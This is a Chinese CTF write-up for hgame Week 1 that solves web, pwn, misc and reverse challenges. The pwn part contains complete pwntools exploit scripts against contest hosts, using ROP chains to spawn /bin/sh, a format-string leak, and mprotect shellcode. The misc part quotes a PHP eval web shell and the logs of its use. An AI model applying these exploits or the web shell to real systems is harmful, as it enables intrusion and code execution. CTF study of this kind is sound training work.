c_lby#00021b-WEEK1-WP

队伍名称：c_lby


队伍ID：**#00021b**

web

Level 24 Pacman

有一个假flag

```
dcc17(0x150)] = _0x5dcc17(0x101);
= _SCORE + 0x32 * Math[_0x5dcc17(0x103)](_LIFE - 0x1, 0x0);
dcc17(0x10c)](_0x5dcc17(0xf7) + _0x82b005, this['x'], this['y']),
270f ? (_0x413b57[_0x5dcc17(0xf4)] = _0x5dcc17(0x164),
lText'](_0x5dcc17(0x10d), this['x'], this['y'] + 0x28),
(_0x5dcc17(0x10d))) : (_0x413b57[_0x5dcc17(0xf4)] = _0x5dcc17(0x164),
lText'](’here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==’,
:17(0x125)](_0x5dcc17(0x166)));


147)](_0x4bff30(0x132), function(_0x30b6fa) {
x4bff30;
```



AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

haepaiemkspretgm{rtc_ae_efc}

栏数 2 加密 解密 枚举加密 枚举解密


标准型


hgame{pratice_makes_perfect}

W型


hgame{pratice_makes_perfect}

这个才是真flag






Level 47 BandBomb



pwn

counting petals



```
puts("\nHow many flowers have you prepared this time?");
__isoc99_scanf("%d", &v8);
if ( v8 > 16 )
{
  puts("\nNo matter how many flowers there are, they cannot change the fact of whe
  puts("Just a few flowers will reveal the answer,love fool.");
  exit(0);
}
puts("\nTell me the number of petals in each flower.");
while ( v9 < v8 )
{
  printf("the flower number %d : ", (unsigned int)++v9);
  __isoc99_scanf("%ld", &v7[v9 + 1]);
}
puts("\nDo you want to start with 'love me'");
puts("...or 'not love me'?");
puts("Reply 1 indicates the former and 2 indicates the latter: ");
__isoc99_scanf("%ld", v7);
puts("\nSometimes timing is important, so I added a little bit of randomness.");
puts("\nLet's look at the results.");
while ( v5 < v8 )
{
```

条件判断不严格，有机会覆盖v9和v8造成数组越界读写。ogg都用不了，直接写rop

```python
from pwn import *
# r = process('./vuln')
r = remote('node1.hgame.vidar.club', 31294)
libc = ELF('./libc.so.6')
context.log_level = 'debug'

r.recvuntil(b' this time?')
r.send(b'16\n')
# gdb.attach(r)
# pause()
for i in range(16):
    r.recvuntil(b'flower number')
    r.send(b'77309411347\n')
r.recvuntil(b'flower number')
r.sendline(b'+')
r.sendline(b'1')

r.recvuntil(b'at the results.')
r.recvuntil(b' + 1 + ')
libc_leak = int(r.recvuntil(b' + ', drop=True))
libc_base = libc_leak-0x29d90
print(hex(libc_base))

oggg = [0xebc81, 0xebc85, 0xebc88, 0xebce2, 0xebd38, 0xebd3f, 0xebd43]
ogg = libc_base+oggg[6]
```

```
system = libc_base+libc.sym['system']
binsh = libc_base+next(libc.search(b'/bin/sh'))
ret = libc_base+0x29139
rdi = libc_base+0x2a3e5


r.recvuntil(b' this time?')
r.send(b'16\n')
for i in range(16):
    r.recvuntil(b'flower number')
    r.send(b'77309411350\n')
r.recvuntil(b'flower number')
r.sendline(str(rdi).encode())
r.recvuntil(b'flower number')
r.sendline(str(binsh).encode())
r.recvuntil(b'flower number')
r.sendline(str(ret).encode())
r.recvuntil(b'flower number')
r.sendline(str(system).encode())

r.sendline(b'1')

r.interactive()
```

format

3字节极限fmt，参考文章。调试发现泄露出来的libc地址依然是stdin。后面栈溢出由类型转换引起的整数溢出构造，需要注意一个scanf多接受了一个回车会存在缓冲区，所以后面垫垃圾数据需要多一个字节。

```
from pwn import *
# r = process('./vuln')
r = remote('node2.hgame.vidar.club', 30568)
libc = ELF('./libc.so.6')
# context.log_level = 'debug'

r.recv()
r.sendline(b'2')

r.recv()
# gdb.attach(r)
```

```
r.sendline(b'%*s')
r.recvuntil(b'type something:')
r.sendline(b'%s')
libc_base = u64(r.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))-0x21aaa0
print(hex(libc_base))

system = libc_base+libc.sym['system']
binsh = libc_base+next(libc.search(b'/bin/sh'))
rdi = libc_base+0x2a3e5
ret = libc_base+0x29139

payload = b'a'*0xd+p64(rdi)+p64(binsh)+p64(ret)+p64(system)
r.recv()
r.sendline(str(-1).encode())

r.sendline(payload)
r.interactive()
```


ezstack

程序监听了9999端口，所以本地运行或者调试都得直接remote到9999端口才能看到东西，只运行程序是不会有回显的。然后再加上fork的原因，脚本调试必须要在程序和gdb完全起起来后再remote才行，否则gdb会永远停留在主程序，调试不了被fork出来的handle。因此调试交互脚本如下：

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')

e = process('./vuln')
gdb.attach(e, 'b *0x4013CD')
pause()
r = remote('0.0.0.0', 9999)

r.interactive()
```

然后这道题的漏洞是栈溢出，大小只能栈迁移，开了沙箱，栈容量还不够写orw的rop，所以考虑执行mprotect写shellcode。

然后需要注意一个地方是，因为程序是通过监听端口实现交互的，因此程序里的IO函数的fd不是平常的0和1，而是4。不过再栈迁移过程中rdi在某些情况下可以不用管，比如刚刚执行完read函数，rdi并没有被改变。





```python
from pwn import *
context(arch='amd64', os='linux', log_level='debug')

# e = process('./vuln')
elf = ELF('./vuln')
libc = ELF('./libc-2.31.so')
# gdb.attach(e, 'b *0x4013D9')
# pause()
# r = remote('0.0.0.0', 9999)
r = remote('node1.hgame.vidar.club', 32721)

bss = 0x404130+0x3d0
rdi = 0x401713
rbp = 0x40135d
rsi_r15 = 0x401711
ret = 0x40101a
leave_ret = 0x4013cb
read_adr = 0x4013D9  # 执行到的时候一定有回显，而且fd从rdi中取

payload1 = b'a'*0x50+p64(bss+0x50)+p64(read_adr)  # 写泄露libc的rop链到bss
r.send(payload1)

payload2 = p64(rsi_r15)+p64(elf.got['read'])+p64(0)+p64(elf.plt['write'])+p64(
    # 泄露完libc后，构造写mprotect的rop链到bss+0x300(0x404800)
    rbp)+p64(bss+0x300+0x50)+p64(read_adr)
payload2 = payload2.ljust(0x50, b'a')
payload2 += p64(bss-8)+p64(leave_ret)  # rsp会到bss (0x404500) 开始执行payload2
r.send(payload2)

libc_base = u64(r.recvuntil(b"\x7f")[-6:].ljust(8, b"\x00"))-libc.sym['read']
print(hex(libc_base))
mprotect = libc_base + libc.sym['mprotect']
rdx_r12 = libc_base+0x119431
rsi = libc_base+0x2601f
```


```
payload3 = p64(rdi)+p64(bss-0x500)+p64(rdx_r12)+p64(7)+p64(0)+p64(mprotect)
payload3 += p64(rdi)+p64(4) + p64(elf.sym['vuln'])+p64(0x4047f0)
payload3 = payload3.ljust(0x50, b'a')
# rsp会到bss+0x300 (0x404800) 开始执行payload3
payload3 += p64(bss+0x300-8)+p64(leave_ret)
r.send(payload3)

sc = asm('''
    push 0x67616c66
    mov rdi,rsp
    xor rsi,rsi
    push 2
    pop rax
    syscall
    mov rdi,rax
    mov rsi,rsp
    mov edx,0x100
    xor eax,eax
    syscall
    mov edi,4
    mov rsi,rsp
    push 1
    pop rax
    syscall
    ''')
r.send(sc)

r.interactive()
```

misc

hakuya




然后下面还有一个到转过来的png，另存一下



改一下宽高


To_f1nd_th3_QQ

Computer cleaner




```
root@vidar-computer:/# cat var/www/html/uploads/shell.php
<?php @eval($_POST['hgame{y0u_']);?>
```

```
root@vidar-computer:/# cat var/www/html/upload_log.txt
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windo
37.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0
bKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost
0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhos
.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhos
.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "http://localhos
.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "M
64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048
in64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/fla
la/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82
root@vidar-computer:/#
```

Are you looking for me

Congratulations!!!

hav3_cleaned_th3


hgame{y0u_hav3_cleaned_th3_c0mput3r!}

level314

解压模型文件，搜索flag字符，可以发现data.pkl里有个fake_flag，code下的py文件有flag相关，查看逻辑有个异或

```
    _1 = annotate(List[str], [])    未定义"annotate"
    flag = self.flag
    for _2 in range(torch.len(flag)):    未定义"torch"
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))    未定义"torch"
    decoded = torch.join("", _1)    未定义"torch"
    print("Hidden:", decoded)
else:
    pass
if bool(torch.gt(torch.mean(x), 0.5)):    未定义"torch"
    _4 = annotate(List[str], [])    未定义"annotate"
    fake_flag = self.fake_flag
    for _5 in range(torch.len(fake_flag)):    未定义"torch"
        c = fake_flag[_5]
        _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))    未定义"torch"
    decoded0 = torch.join("", _4)    未定义"torch"
    print("Decoy:", decoded0)
else:
```

所以把data扔到cyberchef异或得到



flag{s0_th1s_1s_r3al_s3cr3t}

re

Compress dot new

AI一把梭

```
import json
from collections import defaultdict


class HuffmanNode:
```


```
    def __init__(self, s=None, w=None, a=None, b=None):
        self.s = s
        self.w = w
        self.a = a
        self.b = b


def parse_huffman_tree(json_data):
    if 's' in json_data:
        return HuffmanNode(s=json_data['s'])
    elif 'a' in json_data and 'b' in json_data:
        return HuffmanNode(a=parse_huffman_tree(json_data['a']),
b=parse_huffman_tree(json_data['b']))
    else:
        raise ValueError("Invalid Huffman tree structure")


def build_huffman_codebook(node, code="", codebook=None):
    if codebook is None:
        codebook = {}
    if node.s is not None:
        codebook[node.s] = code
    else:
        build_huffman_codebook(node.a, code + "0", codebook)
        build_huffman_codebook(node.b, code + "1", codebook)
    return codebook


def decode_huffman(encoded_data, codebook):
    reverse_codebook = {v: k for k, v in codebook.items()}
    current_code = ""
    decoded_data = []
    for bit in encoded_data:
        current_code += bit
        if current_code in reverse_codebook:
            decoded_data.append(reverse_codebook[current_code])
            current_code = ""
    return decoded_data


def binary_to_text(binary_data):
    return bytes(binary_data).decode('utf-8')


def decompress(enc_file_path, output_file_path):
    with open(enc_file_path, 'r') as f:
        lines = f.readlines()
        huffman_tree_json = json.loads(lines[0].strip())
```


```
        encoded_data = lines[1].strip()

    huffman_tree = parse_huffman_tree(huffman_tree_json)
    codebook = build_huffman_codebook(huffman_tree)
    decoded_data = decode_huffman(encoded_data, codebook)
    text_data = binary_to_text(decoded_data)

    with open(output_file_path, 'w') as f:
